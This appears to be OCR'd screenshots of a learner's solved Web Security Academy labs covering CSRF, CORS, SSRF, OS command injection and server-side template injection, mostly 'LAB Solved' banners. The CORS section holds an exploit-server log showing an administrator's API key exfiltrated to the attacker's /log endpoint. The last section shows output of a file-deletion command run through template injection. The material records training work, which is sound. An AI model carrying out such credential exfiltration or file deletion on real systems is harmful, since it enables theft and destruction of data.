
HTTPS ☑

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

3. CSRF where token validation depends on token being present


Lab: CSRF where token v | CSRF where token valida | Exploit Server: CSRF whe

https://exploit-0a31002c04ebbd7e806f2a3f01c80093.exploit-server.net

CSRF where token validation depends on token being present

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a31002c04ebbd7e806f2a3f01c80093.exploit-server.net/exploit

HTTPS ☑


File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Cross-origin resource sharing (CORS)


1. CORS vulnerability with basic origin reflection


Lab: CORS vulnerability
CORS vulnerability with b
Exploit Server: CORS vul
https://exploit-0a0400ae03d185bc809e66320102004f.exploit-server.net/log
WebSecurity Academy
CORS vulnerability with basic origin reflection
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning

```
49.47.240.251   2025-03-09 08:46:34 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:46:34 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:47:29 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:47:29 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:47:33 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:47:33 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
10.0.3.133      2025-03-09 08:47:33 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.133      2025-03-09 08:47:34 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22cyNhdrTtXYOyOLHekRYzuZGqV8MZrJSK%22,%20%2
10.0.3.133      2025-03-09 08:47:34 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:47:34 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:47:34 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:48:23 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:48:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:48:27 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:48:27 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:48:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:48:32 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:48:33 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:50:38 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:50:38 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"
49.47.240.251   2025-03-09 08:50:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
49.47.240.251   2025-03-09 08:50:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari
10.0.3.133      2025-03-09 08:57:03 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.133      2025-03-09 08:57:03 +0000 "GET /exploit/0a6c0046033885b5809c67cf003300ad.web-security-academy.net/accountDetails HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36
10.0.3.133      2025-03-09 08:57:03 +0000 "GET /log?key=%22Resource%20not%20found%20-%20Academy%20Exploit%20Server%22 HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, lik
```

Server-side request forgery (SSRF)

1. Basic SSRF against the local server



https://0ae400d80373a65683548d41002f0082.web-security-academy.net/login

Basic SSRF against the local server

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account


Login

Username

Password

Log in

2. Basic SSRF against another back-end system



https://0aa100ba03d714ab808e8aef00bd00a9.web-security-academy.net/product?productId=1

Basic SSRF against another back-end system

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning


Home | My account

Caution Sign

$79.29

OS command injection

1. OS command injection, simple case



https://0a14004804306e9b8438ec4c003e00f9.web-security-academy.net/product?productId=1

OS command injection, simple case

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Share your skills! Continue learning »

Home

Conversation Controlling Lemon

$87.37

2. Blind OS command injection with time delays



https://0a94009a045fbe0383661958009700 60.web-security-academy.net/feedback

Blind OS command injection with time delays

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Submit feedback

Submit feedback

Name:


Email:

Subject:

Message:

Server-side template injection

1. Basic server-side template injection



https://0aed0072032b0be381f3decd002600ee.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock

Basic server-side template injection

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

Unfortunately this product is out of stock


Hitch A Lift $90.65

Inflatable Dartboard $51.00

Single Use Food Hider $46.77

Conversation Controlling Lemon $17.75

2. Basic server-side template injection (code context)



https://0a3000e2032fd09080756725009100ac.web-security-academy.net/post?postId=8

Basic server-side template injection (code context)

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Share your skills! Continue learning »

Internal Server Error

```
rm: cannot remove '/home/carlos/morale.txt': No such file or directory
```

